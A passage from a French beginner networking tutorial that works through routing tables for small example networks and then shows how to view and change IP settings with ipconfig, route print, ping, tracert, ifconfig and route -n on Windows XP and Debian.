3. Indiquer **tous les autres réseaux** que je ne peux pas encore joindre avec les deux étapes précédentes.

Même chose que pour la réponse précédente, il n'y a pas de réseau supplémentaire à indiquer.

La table de routage sera donc :

TABLE DE ROUTAGE DU ROUTEUR 1	
Réseau à joindre	Passerelle
192.168.0.0/24	?
192.168.1.0/24	?

Il nous reste à y indiquer les passerelles. Pour cela, nous allons appliquer une règle simple : la passerelle pour joindre un de **mes** réseaux est **mon** adresse.

Ici, cela va donner :

TABLE DE ROUTAGE DU ROUTEUR 1	
Réseau à joindre	Passerelle
192.168.0.0/24	192.168.0.254
192.168.1.0/24	192.168.1.254

Et voilà ! Nous avons mis en place la table de routage du routeur 1 !



Est-ce que cela suffit pour faire dialoguer nos deux réseaux entre eux ?

La réponse est malheureusement non, bien que le routeur sache maintenant aiguiller les paquets qu'il reçoit.



Dans ce cas, comment les machines du réseau vont-elles savoir qu'il faut lui envoyer les paquets ?

Elles auront, elles aussi, une table de routage. **Toute machine connectée à un réseau possède une table de routage**, même une imprimante, un téléphone, ou un vieil ordinateur...

C'est grâce à cette table de routage qu'une machine peut savoir à quelle passerelle elle doit envoyer un paquet quand elle veut joindre un autre réseau que le sien. On peut donc reprendre le schéma précédent et, par exemple, faire la table de routage de la machine 192.168.0.1.

1. Indiquer les réseaux auxquels ma machine est connectée.

Ma machine est connectée à un seul réseau, 192.168.0.0/24, ce qui donne pour la table de routage :

TABLE DE ROUTAGE DE 192.168.0.1	
Réseau à joindre	Passerelle
192.168.0.0/24	?

## 2. Indiquer la route par défaut.

Cette fois, nous pouvons indiquer la route par défaut pour joindre un autre réseau que le nôtre, par exemple 192.168.1.0/24 (même si nous n'avons pas trop le choix dans notre exemple, vu qu'il n'y a qu'un réseau...) :

TABLE DE ROUTAGE DE 192.168.0.1	
Réseau à joindre	Passerelle
192.168.0.0/24	?
défaut	?

3. Indiquer **tous les autres réseaux** que je ne peux pas encore joindre avec les deux étapes précédentes.

Là encore, nous avons déjà indiqué les deux réseaux que nous pouvons joindre, cette étape peut donc être oubliée.

Notre table de routage est la suivante :

TABLE DE ROUTAGE DE 192.168.0.1	
Réseau à joindre	Passerelle
192.168.0.0/24	?
défaut	?

Nous savons déjà remplir la première ligne, car elle concerne notre propre réseau, c'est pourquoi nous pouvons y indiquer notre propre adresse en passerelle :

TABLE DE ROUTAGE DE 192.168.0.1	
Réseau à joindre	Passerelle
192.168.0.0/24	192.168.0.1
défaut	?

Il nous reste à indiquer la passerelle à utiliser pour joindre le réseau 192.168.1.0/24.

La question est donc la suivante.



À qui la machine 192.168.0.1 doit-elle envoyer ses paquets pour joindre le réseau 192.168.1.0/24 ?

On se doute qu'il va falloir les envoyer au routeur R1, mais à laquelle de ses deux interfaces ?

Pour répondre à cette question, je vous propose d'utiliser une métaphore pour nos réseaux.

Nous allons imaginer que chacun de nos réseaux est une pièce d'une maison, et que le routeur est la porte qui permet de relier les deux pièces. La porte a deux poignées, chacune étant située dans l'une des deux pièces, comme les deux interfaces de notre routeur.

Quand je suis dans une pièce et que je veux aller dans l'autre, quelle poignée puis-je utiliser ? Celle qui est de mon côté de la porte, ou l'autre ?

La réponse est évidente : il faut que j'utilise la poignée qui est de mon côté de la porte !


Pour le routage, cela revient au même ! **Pour joindre un réseau, une machine doit utiliser une passerelle qui appartient à son propre réseau.**

Ici, ce sera donc l'adresse du routeur qui est sur le même réseau que la machine 192.168.0.0/24, soit l'adresse 192.168.0.254. Ce qui nous donne :

TABLE DE ROUTAGE DE 192.168.0.1	
Réseau à joindre	Passerelle
192.168.0.0/24	192.168.0.1
défaut	192.168.0.254

Nous savons maintenant faire des tables de routage !

Détaillons à présent quelques exemples un peu plus complexes.



Réseau plus complexe

Bien que cela reste en réalité un très petit réseau, pour nous, c'est déjà pas mal ! Comme dans l'exercice précédent, nous allons donc refaire les tables de routage du routeur 1 et de la machine 192.168.0.1.

À vous de jouer ! Et n'oubliez pas d'utiliser la méthode en trois étapes.

1. Indiquer les réseaux auxquels ma machine est connectée.

Commençons par le routeur 1 : pour la première étape, rien n'a changé, il a toujours ses deux interfaces connectées aux mêmes réseaux.

TABLE DE ROUTAGE DU ROUTEUR 1	
Réseau à joindre	Passerelle
192.168.0.0/24	192.168.0.254
192.168.1.0/24	192.168.0.254

Pour l'étape 2, ça change.

2. Indiquer la route par défaut.

Ici, le routeur 1 **doit** avoir une route par défaut, car il peut aller sur Internet, mais il ne peut pas connaître tous les réseaux du Web. Sa passerelle doit lui permettre d'aller sur Internet, elle sera donc la première étape. Il doit passer par le routeur 3, sur l'interface qui est sur le même réseau que lui, soit 192.168.1.253.

TABLE DE ROUTAGE DU ROUTEUR 1	
Réseau à joindre	Passerelle
192.168.0.0/24	192.168.0.254
192.168.1.0/24	192.168.1.254
défaut	192.168.1.253



Comme ensuite il va devoir aussi passer par le routeur 4, pourquoi ne pas indiquer directement le routeur 4 ?

Eh bien ! c'est l'histoire du serpent qui se mord la queue, ou de la poule et de l'œuf !

Si, **pour sortir de mon réseau**, j'indique une passerelle qui est en dehors de ce réseau, je ne pourrai jamais l'atteindre, car **il faudrait pour cela que je sache sortir de mon réseau...** et pour sortir de mon réseau il faudrait atteindre la passerelle... Je ne continue pas, vous voyez que l'on n'arrivera jamais à sortir de notre réseau dans ce cas !



On en déduit une règle très importante : les **passerelles** indiquées dans ma table de routage **appartiennent toujours à l'un de mes réseaux**.

Ainsi, pour mon routeur 1, je ne devrais trouver que des passerelles qui sont dans les réseaux 192.168.0.0/24 et 192.168.1.0/24.

Ouf, c'est bien le cas dans ma table de routage !

Passons à la troisième étape.

3. Indiquer **tous les autres réseaux** que je ne peux pas encore joindre avec les deux étapes précédentes.

Là, ça se complique. Il y a globalement 4 réseaux sur notre schéma (192.168.0.0/24, 192.168.1.0/24, 10.0.0.0/24 et 10.0.1.0/24) plus Internet.

Actuellement, nous savons aller vers les deux premiers. Nous savons aussi aller vers Internet grâce à notre passerelle par défaut. Il nous reste donc deux réseaux à joindre, 10.0.0.0/24 et 10.0.1.0/24.

Cependant, si on y regarde de plus près, nous savons aussi aller vers le réseau 10.0.1.0/24, car il est derrière ma passerelle par défaut.

En effet, imaginons que le routeur 1 veut envoyer un paquet vers la machine 10.0.1.1. Il va aller voir dans sa table de routage et va la parcourir.

En fait, il va parcourir les routes une à une et va regarder si la machine qu'il veut joindre appartient aux réseaux définis dans les routes :

- 10.0.1.1 n'appartient pas au réseau 192.168.0.0/24 de la première route, donc elle ne convient pas ;
- 10.0.1.1 n'appartient pas non plus au réseau 192.168.1.0/24 de la seconde route, donc elle ne convient pas non plus ;
- comme la définition de la route par défaut nous le dit, nous allons utiliser la passerelle associée à la route par défaut, et notre paquet va être envoyé à l'adresse 192.168.1.253 du routeur 3 ;
- vu que le routeur 3 est connecté au réseau 10.0.1.0/24 que nous voulons joindre, il saura lui transmettre le paquet.



Nous en déduisons que nous pourrions joindre tous les réseaux qui se situent derrière notre passerelle par défaut, que ce soient des réseaux locaux ou des réseaux sur Internet.



Vous l'aurez peut-être également remarqué, quand nous parcourons une table de routage afin de trouver une route pour joindre une destination, nous faisons exactement les mêmes calculs que nous avons effectués dans le chapitre sur les masques de sous-réseau pour savoir si une adresse appartient à un réseau.

Mais revenons à l'exercice, car nous savons joindre tous les réseaux sauf un, le réseau 10.0.0.0/24.

Pour ce faire, nous allons ajouter une route pour lui. En regardant le schéma, nous voyons qu'il faut passer par l'adresse 192.168.0.253 du routeur 2 pour aller vers le réseau 10.0.0.0/24. Ce qui nous donne au final :



TABLE DE ROUTAGE DU ROUTEUR 1	
Réseau à joindre	Passerelle
192.168.0.0/24	192.168.0.254
192.168.1.0/24	192.168.1.254
défaut	192.168.1.253
10.0.0.0/24	192.168.0.253

Il existe une autre écriture possible pour la route par défaut qui est parfois identifiée par le réseau 0.0.0.0/0. Cela dépend notamment des systèmes d'exploitation.

Ceci donne une autre écriture de la table de routage :

TABLE DE ROUTAGE DU ROUTEUR 1	
Réseau à joindre	Passerelle
192.168.0.0/24	192.168.0.254
192.168.1.0/24	192.168.1.254
0.0.0.0/0	192.168.1.253
10.0.0.0/24	192.168.0.253

Pour la machine 192.168.0.1, je vous donne directement la correction :

TABLE DE ROUTAGE DE 192.168.0.1	
Réseau à joindre	Passerelle
192.168.0.0/24	192.168.0.1
0.0.0.0/0	192.168.0.254
10.0.0.0/24	192.168.0.253

Vous savez maintenant comment les paquets sont aiguillés d'un réseau à un autre et comment fonctionne le routage.

Vous êtes aussi capables d'écrire les tables de routage des machines pour des réseaux simples.

Si vous voulez vous entraîner, voici les tables de routage de quelques autres machines du schéma :

TABLE DE ROUTAGE DE <b>10.0.0.1</b>	
Réseau à joindre	Passerelle
10.0.0.0/24	10.0.0.1
0.0.0.0/0	10.0.0.254

TABLE DE ROUTAGE DU ROUTEUR <b>2</b>	
Réseau à joindre	Passerelle
10.0.0.0/24	10.0.0.254
192.168.0.0/24	192.168.0.253
0.0.0.0/0	192.168.0.254

TABLE DE ROUTAGE DE <b>10.0.1.2</b>	
Réseau à joindre	Passerelle
10.0.1.0/24	10.0.1.2
0.0.0.0/0	10.0.1.254
192.168.1.0/24	10.0.1.253
192.168.0.0/24	10.0.1.253
10.0.0.0/24	10.0.1.253

Dans ce cas, on peut aussi simplifier en regroupant les réseaux 192.168.0.0/24 et 192.168.1.254/24 en un seul réseau avec un masque plus grand. Mais attention, cela demande beaucoup de réflexion avant d'être sûr que nous ne faisons pas une bêtise. Il faut notamment que les deux réseaux que l'on regroupe aient la même taille, qu'ils se suivent et que leur regroupement avec un nouveau masque soit possible (comme pour les masques !) :

TABLE DE ROUTAGE DE <b>10.0.1.2</b>	
Réseau à joindre	Passerelle
10.0.1.0/24	10.0.1.2
0.0.0.0/0	10.0.1.254
192.168.0.0/ <b>23</b>	10.0.1.253
10.0.0.0/24	10.0.1.253

Maintenant que nous commençons à avoir quelques connaissances théoriques assez poussées, nous allons pouvoir passer à la pratique et aux TP !

## Mettre en pratique le routage

### Installation

#### Linux vs Windows

Nous allons travailler sous **Linux**. Il n'est pas question ici de comparer Windows et Linux, qui ont chacun leurs avantages et inconvénients, mais de choisir le système le mieux adapté à ce que nous voulons faire, c'est-à-dire du réseau.

L'avantage sous Linux est que nous allons pouvoir voir concrètement ce que nous faisons : accéder aux fichiers de configuration, mettre en place des fonctions avancées, etc.


Pour ceux qui n'ont pas l'habitude de Linux, la première étape sera de se familiariser avec ce système. Ne vous inquiétez pas, ce n'est pas sorcier du tout.

Ce qui nous intéresse dans ce tutoriel n'est pas le système mais le réseau. Je vous laisserai donc vous occuper d'installer et de mettre en place les outils et systèmes nécessaires. Vous pouvez par exemple commencer par l'excellent tutoriel de M@teo sur Linux : <http://www.openclassrooms.com/tutoriel-3-12827-reprenez-le-contrôle-a-l'aide-de-linux.html>.

#### L'architecture

En réseau, on parle souvent d'architecture pour indiquer comment les machines sont branchées entre elles.

Par exemple, vous avez déjà découvert deux architectures réseau dans nos précédents exercices sur le routage.



Architecture de notre réseau

Cette figure présente une architecture qui fait le lien entre nos machines, nos routeurs, nos switches et Internet.



Où sont où les switchs ? Je ne les vois pas sur le schéma...

En fait, ce schéma est ce que nous appelons un **schéma logique**. Cela veut dire que nous représentons dessus **la logique de connexions entre les réseaux**.

Ainsi, les switchs qui sont censés être propres à un réseau ne sont pas vraiment représentés. Ils le sont plus ou moins par les barres horizontales qui identifient chacun des réseaux.

## Étape 1 : notre machine

Avant de nous plonger dans une architecture complexe, nous allons déjà aborder ce que l'on peut voir au niveau du routage et de la couche 3 avec notre machine.

### *Sous Windows*


J'imagine que la grande majorité d'entre vous se trouvant sous Windows, il peut être intéressant de voir ce que l'on peut faire sur ce système.

En ce qui me concerne, je suis sous Windows XP Pro. Si jamais vous êtes sous Vista, 7 ou 10, l'interface a été légèrement modifiée, mais les mêmes informations sont toujours présentes.

Tout d'abord, il faut comprendre qu'une partie des informations sera visible et configurable en **ligne de commande DOS**, et une autre partie ne le sera que depuis **l'interface graphique**.

Commençons par la ligne de commande.


Pour ouvrir une fenêtre DOS, cliquez sur **Démarrer**, puis sur **Exécuter**, et tapez cmd dans l'invite de commande. Une fenêtre DOS devrait s'ouvrir.



Invite de commande

Nous allons étudier notre configuration réseau à l'aide de la commande `ipconfig`. Profitons-en pour agrandir notre fenêtre pour voir tout ce qui se passe à l'écran.

Dans mon cas, c'est assez simple, je n'ai qu'une seule carte réseau.



```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrateur>ipconfig

Configuration IP de Windows

Carte Ethernet Connexion au réseau local:

    Suffixe DNS propre à la connexion :
    Adresse IP. . . . . : 10.8.98.231
    Masque de sous-réseau . . . . . : 255.255.240.0
    Passerelle par défaut . . . . . : 10.8.97.1

C:\Documents and Settings\Administrateur>

```


Commande `ipconfig`

Nous voyons ici trois informations intéressantes :

- je possède l'adresse IP 10.8.98.231 ;
- elle est associée au masque 255.255.240.0 ;
- et j'ai comme passerelle par défaut 10.8.97.1.

Vous pouvez vous amuser à calculer ma plage d'adresses réseau si cela vous tente !

Maintenant, regardons la table de routage que nous pouvons voir à l'aide de la commande `route print`.



```

C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\Administrateur>route print
=====
Liste d'Interfaces
0x1 ..... MS TCP Loopback interface
0x2 ...00 01 02 03 04 05 ..... Carte AMD PCNET Family Ethernet PCI - Miniport d
'ordonnement de paquets
=====
Itinéraires actifs :
Destination réseau    Masque réseau    Adr. passerelle    Adr. interface    Métrique
0.0.0.0                0.0.0.0          10.8.97.1          10.8.98.231       10
10.8.96.0              255.255.240.0    10.8.98.231       10.8.98.231       10
10.8.98.231            255.255.255.255  127.0.0.1         127.0.0.1         10
10.255.255.255         255.255.255.255  10.8.98.231       10.8.98.231       10
127.0.0.0              255.0.0.0        127.0.0.1         127.0.0.1         1
224.0.0.0              240.0.0.0        10.8.98.231       10.8.98.231       10
255.255.255.255        255.255.255.255  10.8.98.231       10.8.98.231       1
Passerelle par défaut : 10.8.97.1
=====
Itinéraires persistants :
Aucun

C:\Documents and Settings\Administrateur>

```

Commande `route print`

Ma passerelle par défaut est ici identifiée par l'écriture 0.0.0.0/0. On voit aussi mon propre réseau local 10.8.96.0/20 qui a pour passerelle mon adresse 10.8.98.231. Tout cela est bien normal.

En revanche, Windows ajoute de très nombreuses routes supplémentaires auxquelles nous ne nous intéresserons pas, car elles sont propres à l'implémentation que fait Windows du routage.



Maintenant que je connais ma passerelle, puis-je communiquer avec elle ?

Oui, grâce à la commande `ping` qui permet de savoir si nous arrivons à joindre une machine.

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrateur>ping 10.8.97.1
Envoi d'une requête 'ping' sur 10.8.97.1 avec 32 octets de données :
Réponse de 10.8.97.1 : octets=32 temps=17 ms TTL=255
Réponse de 10.8.97.1 : octets=32 temps=2 ms TTL=255
Réponse de 10.8.97.1 : octets=32 temps=6 ms TTL=255
Réponse de 10.8.97.1 : octets=32 temps=5 ms TTL=255
Statistiques Ping pour 10.8.97.1:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
    Durée approximative des boucles en millisecondes :
        Minimum = 2ms, Maximum = 17ms, Moyenne = 7ms
C:\Documents and Settings\Administrateur>
```

Commande `ping`

Nous voyons ici qu'une requête a été envoyée à la machine 10.8.97.1 (en fait, 4 requêtes ont été envoyées).

La machine nous répond ensuite 4 fois.

Ça fonctionne, nous communiquons avec la machine 10.8.97.1 !



Pouvons-nous aller plus loin et sortir de notre réseau ? Joindre le Site du Zéro par exemple ?

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrateur>ping www.siteduzero.com
Envoi d'une requête 'ping' sur www.siteduzero.com [92.243.25.239] avec 32 octets
de données :
Réponse de 92.243.25.239 : octets=32 temps=93 ms TTL=54
Réponse de 92.243.25.239 : octets=32 temps=70 ms TTL=54
Réponse de 92.243.25.239 : octets=32 temps=53 ms TTL=54
Réponse de 92.243.25.239 : octets=32 temps=50 ms TTL=54
Statistiques Ping pour 92.243.25.239:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
    Durée approximative des boucles en millisecondes :
        Minimum = 50ms, Maximum = 93ms, Moyenne = 66ms
C:\Documents and Settings\Administrateur>
```

Commande `ping www.siteduzero.com`

Comme vous pouvez le constater sur cette figure, ça fonctionne encore ! De plus, nous voyons même que l'adresse IP du Site du Zéro est 92.243.25.239.

Si vous vous souvenez, nous pouvons aussi voir les routeurs par lesquels nous passons pour joindre une destination grâce au `tracert` qui, sous Windows, se fait par la commande `tracert`. Je vous en propose un intéressant en figure suivante.

```

C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrateur>tracert www.intechinfo.fr

Détermination de l'itinéraire vers www.intechinfo.fr [193.238.150.25]
avec un maximum de 30 sauts :

  1  2 ms    5 ms    2 ms    10.8.97.1
  2  7 ms    3 ms    4 ms    neufbox [192.168.1.1]
  3  *      *      *      Délai d'attente de la demande dépassé.
  4  37 ms   60 ms   41 ms   17.242.70-86.rev.gaoland.net [86.70.242.171]
  5  40 ms   64 ms   41 ms   33.248.103-84.rev.gaoland.net [84.103.248.331]
  6  43 ms   37 ms   57 ms   158.141.96-84.rev.gaoland.net [84.96.141.1581]
  7  44 ms   *      56 ms   166.141.26-84.rev.gaoland.net [84.96.141.1661]
  8  44 ms   46 ms   42 ms   170.240.76-84.rev.gaoland.net [84.96.240.1701]
  9  45 ms   42 ms   44 ms   10.16.55.11
 10  46 ms   43 ms   52 ms   10.15.55.11
 11  69 ms   90 ms   45 ms   10.15.50.1
 12  *      *      *      Délai d'attente de la demande dépassé.
 13  *      *      *      Délai d'attente de la demande dépassé.
 14  *      *      *      Délai d'attente de la demande dépassé.
 15  *      *      *      Délai d'attente de la demande dépassé.
 16  *      *      *      Délai d'attente de la demande dépassé.
 17  *      *      *      Délai d'attente de la demande dépassé.
 18  *      *      *      Délai d'attente de la demande dépassé.
 19  *      *      *      Délai d'attente de la demande dépassé.
 20  *      *      *      Délai d'attente de la demande dépassé.
 21  *      *      *      Délai d'attente de la demande dépassé.
 22  *      *      *      Délai d'attente de la demande dépassé.
 23  *      *      *      Délai d'attente de la demande dépassé.
 24  *      *      *      Délai d'attente de la demande dépassé.
 25  *      *      *      Délai d'attente de la demande dépassé.
 26  *      *      *      Délai d'attente de la demande dépassé.
 27  *      *      *      Délai d'attente de la demande dépassé.
 28  *      *      *      Délai d'attente de la demande dépassé.
 29  *      *      *      Délai d'attente de la demande dépassé.
 30  *      *      *      Délai d'attente de la demande dépassé.

Itinéraire déterminé.
C:\Documents and Settings\Administrateur>

```

Commande `tracert`

J'ai fait un `tracert` vers le site web de mon école, mais il n'aboutit pas... Cela ne veut bien sûr pas dire que la machine n'est pas joignable, mais simplement qu'il y a un routeur sur le chemin qui bloque l'envoi ou la réception de mon `traceroute`.

Il est par ailleurs intéressant de voir aux étapes 9, 10 et 11 que nous passons sur Internet par des réseaux privés ayant des adresses RFC 1918 !


Cela est dû au fait que les opérateurs utilisent ces adresses sur leurs réseaux privés mais que ces routeurs ne communiquent pas directement avec des machines d'Internet.

Ainsi, nous voyons bien que notre machine possède tous les éléments nécessaires au bon fonctionnement de la couche 3.

En revanche, s'il n'est pas simple sous Windows de modifier sa configuration réseau, cela peut se faire très facilement via l'interface graphique.


Cliquez sur **Démarrer**, puis sur **Panneau de configuration** et choisissez **Connexions réseau**. Effectuez un clic droit sur la connexion que vous voulez voir, puis dans la nouvelle fenêtre qui apparaît, cliquez sur **Protocole Internet (TCP/IP)** et enfin sur **Propriétés**.

La figure suivante montre ce que vous devriez voir.



Propriétés de Protocole Internet (TCP/IP)

Ici, on voit que mon adresse IP est donnée automatiquement, c'est le routeur de mon opérateur qui me la fournit. Ceci dit, on peut tout à fait fixer soi-même ces informations.



Utilisation d'une adresse IP entrée manuellement



Voilà, vous savez maintenant où trouver les informations IP sous Windows et comment les modifier.

Voyons maintenant ce que cela peut donner sous Linux.

### **Sous Linux**

Je vous conseille d'utiliser une distribution **Debian**, qui est formidable et très orientée services et stabilité. Ainsi, en installant une Debian de base sans environnement graphique, votre machine sera très peu gourmande en ressources. Comme nous allons installer plusieurs machines virtuelles sur votre machine, il serait intéressant de ne pas consommer trop de ressources, pour que votre machine tienne la charge.



Nous allons installer une Debian virtuelle dans la suite du cours, donc si vous n'en avez pas sous la main, pas la peine de vous lancer dans l'installation, ça va arriver !

Pour l'instant, nous allons découvrir les commandes utiles sous Linux pour accéder aux informations réseau.

Pour afficher l'adresse IP, nous utilisons la commande `ifconfig`.

```
sd-6555:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:40:63:e8:09:89
          inet adr:88.191.45.68  Bcast:88.191.45.255  Masque:255.255.255.0
          adr inet6: 2a01:e0b:1:45:240:63ff:fee8:989/64 Scope:Global
          adr inet6: fe80::240:63ff:fee8:989/64 Scope:Lien
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:102942465 errors:0 dropped:0 overruns:0 frame:0
          TX packets:78387221 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 lg file transmission:1000
          RX bytes:3096315640 (2.8 GiB)  TX bytes:2529589244 (2.3 GiB)
          Interruption:18 Adresse de base:0xfc00

lo        Link encap:Boucle locale
          inet adr:127.0.0.1  Masque:255.0.0.0
          adr inet6: ::1/128 Scope:Hôte
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:3490390 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3490390 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 lg file transmission:0
          RX bytes:232029693 (221.2 MiB)  TX bytes:232029693 (221.2 MiB)
```

Nous voyons ici que ma machine possède **deux interfaces réseau**. La première est **l'interface eth0** (eth pour Ethernet !) qui est ma carte réseau.

La ligne qui nous intéresse dans sa configuration est la suivante :

```
inet adr:88.191.45.68  Bcast:88.191.45.255  Masque:255.255.255.0
```

Nous pouvons y voir notre adresse IP 88.191.45.68, notre masque 255.255.255.0 et l'adresse de broadcast 88.191.45.255.

Enfin, nous avons **l'interface lo** (pour local, ou *loopback*) qui est une interface réseau virtuelle qui n'est accessible **que** sur la machine elle-même. Son adresse est toujours 127.0.0.1, sur toutes les machines. C'est une convention.

Pour afficher ma table de routage, la commande est `route -n` :

```
sd-6555:~# route -n
Table de routage IP du noyau
Destination    Passerelle      Genmask          Indic    Metric    Ref    Use    Iface
88.191.45.0    0.0.0.0         255.255.255.0    U        0         0      0      eth0
0.0.0.0        88.191.45.1    0.0.0.0          UG       0         0      0      eth0
```

On voit tout de suite la sobriété de cette table par rapport à Windows !

La première ligne est pour **notre réseau**, et on remarque une particularité de Linux qui **n'indique pas notre adresse**, mais 0.0.0.0. C'est comme ça.

La seconde est la route par défaut, qui est ici 88.191.45.1.

Maintenant que nous avons affiché les informations, nous allons voir ce qu'il faut faire pour les **modifier**.

Sous Linux, tout est modifiable depuis la ligne de commande.

Par exemple, on peut utiliser la commande `ifconfig` avec des options pour modifier son adresse et la remplacer par 10.0.0.1/24 :



Si vous faites une modification d'adresse ou de routage sur une machine distante à laquelle vous êtes connecté, vous perdez votre connexion ! Ne le faites que sur une machine sur laquelle vous avez un accès physique.

```
sd-6555:~# ifconfig eth0 10.0.0.1 netmask 255.255.255.0
sd-6555:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:40:63:e8:09:89
          inet adr:10.0.0.1  Bcast:10.0.0.255  Masque:255.255.255.0
